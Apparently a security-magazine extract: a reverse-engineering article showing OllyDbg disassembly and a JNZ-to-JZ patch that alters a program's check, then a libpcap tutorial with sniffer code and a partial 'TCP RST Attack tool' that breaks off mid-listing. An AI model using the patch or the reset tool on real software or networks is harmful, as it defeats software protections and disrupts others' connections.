00409334  . 8D85 F4FBFFFF  LEA EAX,DWORD PTR SS:[EBP-40C]
0040933A  . 50             PUSH EAX                                  |DestString
0040933B  . 8D85 F4F7FFFF  LEA EAX,DWORD PTR SS:[EBP-80C]
00409341  . 50             PUSH EAX                                  |SrcString
00409342  . FF15 F0404100  CALL DWORD PTR DS:[<&KERNEL32.ExpandEnv:  LExpandEnvironmentStringsA
00409348  . 3BC7           CMP EAX,EDI
0040934A  .v76 13          JBE SHORT            0040935F
0040934C  . 8D85 F4F7FFFF  LEA EAX,DWORD PTR SS:[EBP-80C]
00409352  . 68 105C4100    PUSH '        >.00415C10                  ASCII "Registry Error #1023:
00409357  . 50             PUSH EAX
00409358  . E8 4FB3FFFF    CALL         .004046AC
0040935D  . 59             POP ECX
0040935E  . 59             POP ECX
0040935F  > FF75 FC        PUSH DWORD PTR SS:[EBP-4]                 rhKey
00409362  . FF15 00404100  CALL DWORD PTR DS:[<&ADVAPI32.RegCloseK(  LRegCloseKey
```

Analysing WinPatro: 254 heuristical procedures, 686 calls to known, 381 calls to guessed functions

File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Reg:
EAX
ECX
EDX
EBX
ESP
EBP
ESI
EDI
EIP
Address
Hex dump
ASCII
0012FFC4
Paused

Figure 12. *Detail Lookup of Instructions*



OllyDbg - [redacted] - [CPU - main thread, module [redacted]

```
0040956C  . 8B3D F8404100  MOV EDI,DWORD PTR DS:[<&KERNEL32.lstrcat  kernel32.lstrcatA
00409572  .vEB 2E          JMP SHORT          .004095A2
00409574  > FF75 0C        rPUSH DWORD PTR SS:[EBP+C]                rString2
00409577  . FF75 FC        |PUSH DWORD PTR SS:[EBP-4]                |String1
0040957A  . FF15 BC414100  |CALL DWORD PTR DS:[<&KERNEL32.lstrcmpi/  LlstrcmpiA
00409580  . 85C0           |TEST EAX,EAX
00409582  .v74 16          |JE SHORT             0040959A
00409584  . FF75 FC        |PUSH DWORD PTR SS:[EBP-4]
00409587  . 8D85 FCF7FFFF  |LEA EAX,DWORD PTR SS:[EBP-804]
0040958D  . 50             |PUSH EAX
0040958E  . FFD7           |CALL EDI
00409590  . 56             |PUSH ESI
00409591  . 8D85 FCF7FFFF  |LEA EAX,DWORD PTR SS:[EBP-804]
00409597  . 50             |PUSH EAX
00409598  . FFD7           |CALL EDI
0040959A  > 56             |PUSH ESI
0040959B  . 6A 00          |PUSH 0
0040959D  . E8 C9500000    |CALL         .  0040E66B
004095A2  > 85C0           >TEST EAX,EAX
004095A4  . 59             |POP ECX
004095A5  . 59             |POP ECX
004095A6  . 8945 FC        |MOV DWORD PTR SS:[EBP-4],EAX
004095A9  .^75 C9          LJNZ SHORT          00409574
```

Analysing WinPatro: 254 heuristical procedures, 686 calls to known, 381 calls to guessed functions

File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Address
Hex dump
ASCII
Paused

Figure 13. *Strings View*

string. During this analysis the required code is presented (see Listing 3).

This code shows the use of registry functions for querying some value. The register specific view will let us understand the arguments passed to various functions. The prime aspect is to look after `strcmp` functions and the return values. This shows the flow control because the return value is controlled with JMP/CALL instruction to near and far pointers that then points to certain addresses (see Listing 4).

The the code in Listing 4 is extracted from the reversed view of the software. The Reverse Engineer can analyze the flow. TEST operation is used followed by `strcmp` instruction.

Remember, one can encounter a number of instructions like this in a code. The testing can be performed one by one to check the program flow. This is called *Debugging Iteration*. The reverser manipulates the code as:

```
0040D72A   |. FFD6          CALL ESI
                    ; \
lstrcmpiA
0040D72C     85C0         XOR
                    EAX,EAX
0040D72E   |. 75 09          JNZ
                    SHORT
 Afind.0040D739
or:
0040D72A   |. FFD6          CALL ESI
                    \lstrcmpiA
0040D72C     85C0          TEST
 EAX,EAX
0040D72E   |. 75 09          JZ SHORT
                    Afind.0040D739
```

In the first layout the instruction is changed with XOR operation and the rest of code is to remain the same. In the second part a reverser does not temper the TEST instruction but changes the JNZ to JZ. Both the conditions totally change the status of an application. When these bytes are patched with certain other modifications, the executable is considered to be as patched.

Above presented techniques are helpful in examining a binary from scratch.

On the 'Net

- *http://www.openrce.org*
- *http://www.openrce.org/blog/browse/aditya_ks*
- *http://www.nynaeve.net/*
- *http://home.arcor.de/idapalace/* – Index of IDAPalace
- *http://www.exetools.com*

Tools

OllyDbg

Olly Debugger is a user mode debugger. The beauty of Olly is that it appears to have been designed from the ground up as a reversing tool, and as such it has a very powerful built-in disassembler. OllyDbg's greatest strength is in its disassembler, which provides powerful code-analysis features. OllyDbg's code analyzer can identify loops, switch blocks, and other key code structures. One of the most reliable tools preference of any reverse engineer.
Fetch: *http://www.ollydbg.de/*

Resource Hacker

It is Resource hacking tool and it works on the concept of object hooking of *.Res files*. It hooks all the objects present in the binary with properties. It enable the reverse engineer to tamper the characteristics of an object. The another preferential part is the recompiling function of this tool.
Fetch: *http://angusj.com/resourcehacker/*

PEID

PEID is a portable executable identifier tool. This tool provides the information regarding the present structure of a binary.
Fetch: *http://www.peid.info/*

WISE

It support advanced installation authoring in either Windows* Installer (.MSI) or WiseScript formats. With exclusive features for development teams of any size, Wise Installation Studio helps you create high-quality installations for complex environments. It is also used as a reverse engineering tool for analyzing the Binary Installer.
Fetch: *http://www.altiris.com/Products/WiseInstallStudio.aspx*

EXESCOPE

eXeScope can analyze, display various information, and rewrite resources of executable files, that is, EXE, DLL, OCX, etc. without source files.
Fetch: *http://hp.vector.co.jp/authors/VA003525/emysoft.htm#6*

Other tools you can find at *http://exetools.com*

Conclusion

It has been rightly stated *To have control of the system, you have to capture the source*. This adage holds the reverse engineering nature. Reverse engineering is all about understanding the source of an object and analyzing the working behavior. The real taste of knowledge about internals of any binary executable lies in reverse engineering. This process not only helps in knowing the hidden instances of code but also the inter facial effect with system.

The motto is to learn new techniques and the art of reverse engineering. The techniques are useful when a time constraint is subjected during analysis. To complete targets in a required period of time, a good layout of reverse engineering procedure should be implemented.

Aditya K Sood
Aditya K Sood aka 0kn0ck is an independent security researcher and founder of SecNiche Security, a security research arena. He is a regular speaker at conferences like XCON, OWASP, CERT-IN etc. Other projects include Mlabs, CERA, TrioSec etc.
Website: *http://www.secniche.org*

SAINT®

Announcing SAINT 7

Securing your network just got easier!

SAINT's crisp new interface makes it even easier to use.

✔ Integrated vulnerability scanning and penetration testing

✔ Payment Card Industry (PCI) Approved Scanning Vendor (ASV)

✔ Heterogeneous exploit and vulnerability coverage

✔ Security tools module includes e-mail harvesting, social engineering trojan, e-mail forgery, and more

Download a free white paper about integrated vulnerability assessment and penetration testing at *www.saintcorporation.com/Hakin9*

Contact SAINT's sales team at 1-800-596-2006 x0119 or *sales@saintcorporation.com*

Examine. Expose. Exploit.

LUIS MARTIN GARCIA

Programming with Libpcap – Sniffing the Network From Our Own Application

Difficulty

■■□

Since the first message was sent over the ARPANET in 1969, computer networks have changed a great deal. Back then, networks were small and problems were solved using simple diagnostic tools. As these networks got more complex, the need for management and troubleshooting increased.

WHAT YOU WILL LEARN...

The principles of packet capture

How to capture packets using libpcap

Aspects to consider when writing a packet capture application

WHAT YOU SHOULD KNOW...

The C programming language

The basics of networking and the OSI Reference Model

How common protocols like Ethernet, TCP/IP or ARP work

Nowadays, computer networks are usually large and diverse systems that communicate using a wide variety of protocols. This complexity created the need for more sophisticated tools to monitor and troubleshoot network traffic. Today, one of the critical tools in any network administrator toolbox is the sniffer.

Sniffers, also known as packet analyzers, are programs that have the ability to intercept the traffic that passes over a network. They are very popular between network administrators and the black hat community because they can be used for both – good and evil. In this article we will go through main principles of packet capture and introduce libpcap, an open source and portable packet capture library which is the core of tools like *tcpdump*, *dsniff*, *kismet*, *snort* or *ettercap*.

Packet Capture

Packet capture is the action of collecting data as it travels over a network. Sniffers are the best example of packet capture systems but many other types of applications need to grab packets off a network card. Those include network statistical tools, intrusion detection systems, port knocking daemons, password sniffers, ARP poisoners, tracerouters, etc.

First of all let's review how packet capture works in Ethernet-based networks. Every time a network card receives an Ethernet frame it checks that its destination MAC address matches its own. If it does, it generates an interrupt request. The routine in charge of handling the interrupt is the system's network card driver. The driver timestamps received data and copies it from the card buffer to a block of memory in kernel space. Then, it determines which type of packet has been received looking at the *ethertype* field of the Ethernet header and passes it to the appropriate protocol handler in the protocol stack. In most cases the frame will contain an IPv4 datagram so the IPv4 packet handler will be called. This handler performs a number of check to ensure, for example, that the packet is not corrupt and that is actually destined for this host. If all tests are passed, the IP headers are removed and the remainder is passed to the next protocol handler (probably TCP or UDP). This process is repeated until the data gets to the application layer where it is processed by the user-level application.

When we use a sniffer, packets go through the same process described above but with one difference: the network driver also sends a copy of any received or transmitted packet to a part of the kernel called the packet filter. Packet filters are what makes packet capture possible. By default they let any packet through but, as we will see later, they usually offer advanced filtering capabilities. As packet capture may involve security risks, most systems require administrator privileges in order to use this feature. Figure 1 illustrates the capture process.

Libpcap

Libpcap is an open source library that provides a high level interface to network packet capture systems. It was created in 1994 by McCanne, Leres and Jacobson – researchers at the Lawrence Berkeley National Laboratory from the University of California at Berkeley as part of a research project to investigate and improve TCP and Internet gateway performance.

Libpcap authors' main objective was to create a platform-independent API to eliminate the need for system-dependent packet capture modules in each application, as virtually every OS vendor implements its own capture mechanisms.

The *libpcap* API is designed to be used from C and C++. However, there are many wrappers that allow its use from languages like Perl, Python, Java, C# or Ruby. *Libpcap* runs on most UNIX-like operating systems (Linux, Solaris, BSD, HP-UX...). There is also a Windows version named Winpcap. *Today*, libpcap is maintained by the *Tcpdump* Group. Full documentation and source code is available from the tcpdump's official site at *http://www.tcpdump.org*. (*http://www.winpcap.org/* for Winpcap)

Our First Steps With Libpcap

Now that we know the basics of packet capture let us write our own sniffing application.

The first thing we need is a network interface to listen on. We can either specify one explicitly or let *libpcap* get one for us. The function `char *pcap_lookupdev(char *errbuf)` returns a pointer to a string containing the name of the first network device that is suitable for packet capture. Usually this function is called when end-users do not specify any network interface. It is generally a bad idea to use hard coded interface names as they are usually not portable across platforms.

The `errbuf` argument of `pcap_lookupdev()` is a user supplied buffer that the library uses to store an error message in case something goes wrong. Many of the functions implemented by *libpcap* take this parameter. When allocating the buffer we have to be careful because it must be able to hold at least `PCAP_ERRBUF_SIZE` bytes (currently defined as 256).

Once we have the name of the network device we have to open it. The function `pcap_t *pcap_open_live(const char *device, int snaplen, int promisc, int to_ms, char *errbuf)` does that. It returns an interface handler of type `pcap_t` that will be used later when calling the rest of the functions provided by *libpcap*.

The first argument of `pcap_open_live()` is a string containing the name of the network interface we want to open. The second one is the maximum number of bytes to capture. Setting a low value for this parameter might be useful in case we are only interested in grabbing headers or when programming




Figure 1. *Elements involved in the capture process*

for embedded systems with important memory limitations. Typically the maximum Ethernet frame size is 1518 bytes. However, other link types like FDDI or 802.11 have bigger limits. A value of 65535 should be enough to hold any packet from any network.

The option `to _ ms` defines how many milliseconds should the kernel wait before copying the captured information from kernel space to user space. Changes of context are computationally expensive. If we are capturing a high volume of network traffic it is better to let the kernel group some packets before crossing the kernel-userspace boundary. A value of zero will cause the read operations to wait forever until enough packets arrived to the network interface. *Libpcap* documentation does not provide any suggestion for this value. To have an idea we can examine what other sniffers do. *Tcpdump* uses a value of 1000, *dsniff* uses 512 and *ettercap* distinguishes between different operating systems using 0 for Linux or OpenBSD and 10 for the rest.

The `promisc` flag decides whether the network interface should be put into promiscuous mode or not. That is, whether the network card should accept packets that are not destined to it or not. Specify 0 for non-promiscuous and any other value for promiscuous mode. Note that even if we tell *libpcap* to listen in non-promiscuous mode, if the interface was already in promiscuous mode it may stay that way. We should not take for granted that we will not receive traffic destined for other hosts, instead, it is better to use the filtering capabilities that libpcap provides, as we will see later.

Once we have a network interface open for packet capture, we have to actually tell pcap that we want to start getting packets. For this we have some options:

- The function const `u _ char *pcap _ next(pcap _ t *p, struct pcap _ pkthdr *h)` takes the `pcap _ t` handler returned by `pcap _ open _ live`, a pointer to a structure of type `pcap _ pkthdr` and returns the first packet that arrives to the network interface.
- The function int `pcap _ loop(pcap _ t *p, int cnt, pcap _ handler callback, u _ char *user)` is used to collect packets and process them. It will not return until cnt packets have been captured. A negative cnt value will cause `pcap _ loop()` to return only in case of error.

You are probably wondering if the function only returns an integer, where are the packets that were captured? The answer is a bit tricky. `pcap _ loop()`

Listing 1. *Structure pcap_pkthdr*

```
struct pcap_pkthdr {
    struct timeval ts;  /* Timestamp of capture */
    bpf_u_int32 caplen; /* Number of bytes that were stored */
    bpf_u_int32 len;    /* Total length of the packet */
};
```

Listing 2. *Simple sniffer*

```
/* Simple Sniffer                                       */
/* To compile: gcc simplesniffer.c -o simplesniffer -lpcap  */

#include <pcap.h>
#include <string.h>
#include <stdlib.h>

#define MAXBYTES2CAPTURE 2048

void processPacket(u_char *arg, const struct pcap_pkthdr* pkthdr, const u_char *
                      packet){

 int i=0, *counter = (int *)arg;

 printf("Packet Count: %d\n", ++(*counter));
 printf("Received Packet Size: %d\n", pkthdr->len);
 printf("Payload:\n");
 for (i=0; i<pkthdr->len; i++){

    if ( isprint(packet[i]) )
        printf("%c ", packet[i]);
    else
        printf(". ");

     if( (i%16 == 0 && i!=0) || i==pkthdr->len-1 )
        printf("\n");
  }
 return;
}
int main( ){

 int i=0, count=0;
 pcap_t *descr = NULL;
 char errbuf[PCAP_ERRBUF_SIZE], *device=NULL;
 memset(errbuf,0,PCAP_ERRBUF_SIZE);

 /* Get the name of the first device suitable for capture */
 device = pcap_lookupdev(errbuf);

 printf("Opening device %s\n", device);

 /* Open device in promiscuous mode */
 descr = pcap_open_live(device, MAXBYTES2CAPTURE, 1,  512, errbuf);

 /* Loop forever & call processPacket() for every received packet*/
 pcap_loop(descr, -1, processPacket, (u_char *)&count);

return 0;
}
```

does not return those packets, instead, it calls a user-defined function every time there is a packet ready to be read. This way we can do our own processing in a separate function instead of calling `pcap_next()` in a loop and process everything inside. However there is a problem. If `pcap_loop()` calls our function, how can we pass arguments to it? Do we have to use ugly globals? The answer is no, the *libpcap* guys thought about this problem and included a way to pass information to the callback function. This is the user argument. This pointer is passed in every call. The pointer is of type `u_char` so we will have to cast it for our own needs when calling `pcap_loop()` and when using it inside the callback function. Our packet processing function must have a specific prototype, otherwise `pcap_loop()` wouldn't know how to use it. This is the way it should be declared:

```
void function_name(u_char *userarg, const
    struct pcap_pkthdr* pkthdr, const
                        u_char * packet);
```

The first argument is the user pointer that we passed to `pcap_loop()`, the second one is a pointer to a structure that contains information about the captured packet. Listing 1 shows the definition of this structure.

The `caplen` member has usually the same value as `len` except the situation when the size of the captured packet exceeds the snaplen specified in `open_pcap_live()`.

The third alternative is to use int `pcap_dispatch(pcap_t *p, int cnt, pcap_handler callback, u_char *user)`, which is similar to `pcap_loop()` but it also returns when the `to_ms` timeout specified in `pcap_open_live()` elapses.

Listing 1 provides an example of a simple sniffer that prints the raw data that it captures. Note that header file `pcap.h` must be included. Error checks have been omitted for clarity.

Once We Capture a Packet

When a packet is captured, the only thing that our application has got is a bunch of bytes. Usually, the network card driver and the protocol stack process that data for us but when we are capturing packets from our own application we do it at the lowest level so we are the ones in charge of making the data rational. To do that




Figure 2. *Normal program flow of a pcap application*




Figure 3. *Data encapsulation in Ethernet networks using the TCP/IP protocol*

there are some things that should be taken into account.

Data Link Type

Although Ethernet seems to be present everywhere, there are a lot of different technologies and standards that operate at the data link layer. In order to be able to decode packets captured from a network interface we must know the underlying data link type so we are able to interpret the headers used in that layer.

The function int `pcap _ datalink(pcap _ t *p)` returns the link layer type of the device opened by `pcap _ open _ live()`. Libpcap is able to distinguish over 180 different link types. However, it is the responsibility of the user to know the specific details of any particular technology. This means that we, as programmers, must know the exact format of the data link headers that the captured packets will have. In most applications we would just want to know the length of the header so we know where the IP datagram starts.

Table 1 summarizes the most common data link types, their names in libpcap and the offsets that should be applied to the start of the captured data to get the next protocol header.

Probably the best way to handle the different link layer header sizes is to implement a function that takes a `pcap _ t` structure and returns the offset that should be used to get the network layer headers. *Dsniff* takes this approach. Have a look at function `pcap _ dloff()` in file `pcap _ util.c` from the *Dsniff* source code.

Listing 3. *Simple ARP sniffer*

```
/* Simple ARP Sniffer.                                    */
/* To compile: gcc arpsniffer.c -o arpsniff -lpcap */
/* Run as root!                                           */

#include <pcap.h>
#include <stdlib.h>
#include <string.h>

/* ARP Header, (assuming Ethernet+IPv4)            */
#define ARP_REQUEST 1    /* ARP Request            */
#define ARP_REPLY 2      /* ARP Reply              */
typedef struct arphdr {
    u_int16_t htype;    /* Hardware Type           */
    u_int16_t ptype;    /* Protocol Type           */
    u_char hlen;        /* Hardware Address Length */
    u_char plen;        /* Protocol Address Length */
    u_int16_t oper;     /* Operation Code          */
    u_char sha[6];      /* Sender hardware address */
    u_char spa[4];      /* Sender IP address       */
    u_char tha[6];      /* Target hardware address */
    u_char tpa[4];      /* Target IP address       */
}arphdr_t;

#define MAXBYTES2CAPTURE 2048

int main(int argc, char *argv[]){

 int i=0;
 bpf_u_int32 netaddr=0, mask=0; /* To Store network address
                      and netmask  */
 struct bpf_program filter;     /* Place to store the BPF
                      filter program */
 char errbuf[PCAP_ERRBUF_SIZE]; /* Error buffer
                                  */
 pcap_t *descr = NULL;          /* Network interface handler
                      */
 struct pcap_pkthdr pkthdr;     /* Packet information
                      (timestamp,size...)*/
 const unsigned char *packet=NULL;/* Received raw data
                      */
 arphdr_t *arpheader = NULL;    /* Pointer to the ARP header
                      */
 memset(errbuf,0,PCAP_ERRBUF_SIZE);

if (argc != 2){
    printf("USAGE: arpsniffer <interface>\n");
    exit(1);
}
 /* Open network device for packet capture */
 descr = pcap_open_live(argv[1], MAXBYTES2CAPTURE, 0,  512,
                      errbuf);

 /* Look up info from the capture device. */
 pcap_lookupnet( argv[1] , &netaddr, &mask, errbuf);

 /* Compiles the filter expression into a BPF filter program
                      */
 pcap_compile(descr, &filter, "arp", 1, mask);

 /* Load the filter program into the packet capture device.
                      */
 pcap_setfilter(descr,&filter);

 while(1){

  packet = pcap_next(descr,&pkthdr); /* Get one packet */
  arpheader = (struct arphdr *)(packet+14); /* Point to the
                      ARP header */

  printf("\n\nReceived Packet Size: %d bytes\n",
                      pkthdr.len);
  printf("Hardware type: %s\n", (ntohs(arpheader->htype) ==
                      1) ? "Ethernet" : "Unknown");
  printf("Protocol type: %s\n", (ntohs(arpheader->ptype) ==
                      0x0800) ? "IPv4" : "Unknown");
  printf("Operation: %s\n", (ntohs(arpheader->oper) ==
                      ARP_REQUEST)? "ARP Request" : "ARP
                      Reply");

 /* If is Ethernet and IPv4, print packet contents */
  if (ntohs(arpheader->htype) == 1 && ntohs(arpheader-
                      >ptype) == 0x0800){
   printf("Sender MAC: ");
   for(i=0; i<6;i++)printf("%02X:", arpheader->sha[i]);
   printf("\nSender IP: ");
   for(i=0; i<4;i++)printf("%d.", arpheader->spa[i]);
   printf("\nTarget MAC: ");
   for(i=0; i<6;i++)printf("%02X:", arpheader->tha[i]);
   printf("\nTarget IP: ");
   for(i=0; i<4; i++)printf("%d.", arpheader->tpa[i]);
   printf("\n");
  }
 }
return 0;
}
```

Network Layer Protocol

The next step is to determine what follows the data link layer header. From now on we will assume that we are working with Ethernet networks. The Ethernet header has a 16-bit field named `ethertype` which specifies the protocol that comes next. Table 2 lists the most popular network layer protocols and their `ethertype` value.

When testing this value we must remember that it is received in network byte order so we will have to convert it to our host's ordering scheme using the function `ntohs()`.

Transport Layer Protocol

Once we know which network layer protocol was used to route our captured packet we have to find out which *protocol* comes next. Assuming that the captured packet has an IP datagram knowing the next protocol is easy, a quick look at the protocol field of the IPv4 header (in IPv6 is called *next header*) will tell us. Table 3 summarizes the most common transport layer protocols, their hexadecimal value and the RFC document in which they are defined. A complete list can be found at *http://www.iana.org/assignments/protocol-numbers*.

Table 1. *Common data link types*

Data Link Type	Pcap Alias	Offset (in bytes)
Ethernet 10/100/1000 Mbs	`DLT_EN10MB`	14
Wi-Fi 802.11	`DLT_IEEE802_11`	22
FDDI(Fiber Distributed Data Interface)	`DLT_FFDI`	21
PPPoE (PPP over Ethernet)	`DLT_PPP_ETHER`	14 (Ethernet) + 6 (PPP) = 20
BSD Loopback	`DLT_NULL`	4
Point to Point (Dial-up)	`DLT_PPP`	

Table 2. *Network layer protocols and ethertype values*

Network Layer Protocol	Ethertype Value
Internet Protocol Version 4 (IPv4)	0x0800
Internet Protocol Version 6 (IPv6)	0x86DD
Address Resolution Protocol (ARP)	0x0806
Reverse Address Resolution Protocol (RARP)	0x8035
AppleTalk over Ethernet (EtherTalk)	0x809B
Point-to-Point Protocol (PPP)	0x880B
PPPoE Discovery Stage	0x8863
PPPoE Session Stage	0x8864
Simple Network Management Protocol (SNMP)	0x814C

Table 3. *Transport layer protocols*

Protocol	Value	RFC
Internet Control Message Protocol (ICMP)	0x01	RFC 792
Internet Group Management Protocol (IGMP)	0x02	RFC 3376
Transmission Control Protocol (TCP)	0x06	RFC: 793
Exterior Gateway Protocol	0x08	RFC 888
User Datagram Protocol (UDP)	0x11	RFC 768
IPv6 Routing Header	0x2B	RFC 1883
IPv6 Fragment Header	0x2C	RFC 1883
ICMP for IPv6	0x3A	RFC 1883

Application Layer Protocol

Ok, so we have got the Ethernet header, the IP header, the TCP header and now what?. Application layer protocols are a bit harder to distinguish. The TCP header does not provide any information about the payload it transports but TCP port numbers can give as a clue. If, for example, we capture a packet that is targeted to or comes from port 80 and it is payload is plain ASCII text, it will probably be some kind of HTTP traffic between a web browser and a web server. However, this is not exact science so we have to be very careful when handling the TCP payload, it may contain unexpected data.

Malformed Packets

In Louis Amstrong's *wonderful world* everything is beautiful and perfect but sniffers usually live in hell. Networks do not always carry valid packets. Sometimes packets may not be crafted according to the standards or may get corrupted in their way. These situations must be taken into account when designing an application that handles sniffed traffic.

The fact that an `ethertype` value says that the next header is of type ARP does not mean we will actually find an ARP header. In the same way, we cannot blindly trust the `protocol` field of an IP datagram to contain the correct value for the following header. Not even the fields that specify lengths can be trusted. If we want to design a powerful packet analyzer, avoiding segmentation faults and headaches, every detail must be checked.

Here are a few tips:

· Check the whole size of the received packet. If, for example, we are expecting an ARP packet on an

Ethernet network, packets with a length different than `14 + 28 = 42` bytes should be discarded. Failing to check the length of a packet may result in a noisy segmentation fault when trying to access the received data.

· Check IP and TCP checksums. If checksums are not valid then the data contained in the headers may be garbage. However, the fact that checksums are correct does not guarantee that the packet contains valid header values.
· Check encoding. HTTP or SMTP are text oriented protocols while Ethernet or TCP/IP use binary fo rmat. Check whether you have what you expect.
· Any data extracted from a packet for later use should be validated. For example, If the payload of a packet is supposed to contain an IP address, checks should be made to ensure that the data actually represents a valid IPv4 address.

Filtering Packets

As we saw before, the capture process takes place in the kernel while our application runs at user level. When the kernel gets a packet from the network interface it has to copy it from kernel space to user space, consuming a significant amount of CPU time. Capturing everything that flows past the network card could easily degrade the overall performance of our host and cause the kernel to drop packets.

If we really need to capture all traffic, then there is little we can do to optimize the capture process, but if we are only interested in a specific type of packets we can tell the kernel to filter the incoming traffic so we just get a copy of the packets that match a filter expression. The part of the kernel

Listing 4. *TCP RST Attack tool*

```
/* Simple TCP RST Attack tool
                         */
/* To compile: gcc tcp_resetter.c -o tcpresetter -lpcap
                       */

#define __USE_BSD         /* Using BSD IP header           */
#include <netinet/ip.h>    /* Internet Protocol
                       */
#define __FAVOR_BSD       /* Using BSD TCP header          */
#include <netinet/tcp.h>  /* Transmission Control Protocol
                       */
#include <pcap.h>          /* Libpcap
                         */
#include <string.h>        /* String operations
                       */
#include <stdlib.h>        /* Standard library definitions  */

#define MAXBYTES2CAPTURE 2048

int TCP_RST_send(tcp_seq seq, tcp_seq ack, unsigned long
                       src_ip,
  unsigned long dst_ip, u_short src_prt, u_short dst_prt,
                       u_short win){

/* This function crafts a custom TCP/IP packet with the RST
                       flag set
   and sends it through a raw socket. Check
   http://www.programming-pcap.aldabaknocking.com/ for the
                       full example. */

/* [...] */

return 0;
}

int main(int argc, char *argv[] ){

 int count=0;
 bpf_u_int32 netaddr=0, mask=0;
 pcap_t *descr = NULL;
 struct bpf_program filter;
 struct ip *iphdr = NULL;
 struct tcphdr *tcphdr = NULL;
 struct pcap_pkthdr pkthdr;
 const unsigned char *packet=NULL;
 char errbuf[PCAP_ERRBUF_SIZE];
 memset(errbuf,0,PCAP_ERRBUF_SIZE);

if (argc != 2){
    printf("USAGE: tcpsyndos <interface>\n");
    exit(1);
}

 /* Open network device for packet capture */
 descr = pcap_open_live(argv[1], MAXBYTES2CAPTURE, 1,  512,
                      errbuf);

 /* Look up info from the capture device. */
 pcap_lookupnet( argv[1] , &netaddr, &mask, errbuf);

 /* Compiles the filter expression: Packets with ACK or PSH-
                      ACK flags set */
 pcap_compile(descr, &filter, "(tcp[13] == 0x10) or (tcp[13]
                      == 0x18)", 1, mask);

 /* Load the filter program into the packet capture device.
                      */
 pcap_setfilter(descr,&filter);

while(1){

 packet = pcap_next(descr,&pkthdr);

 iphdr = (struct ip *)(packet+14); /* Assuming is Ethernet!
                      */
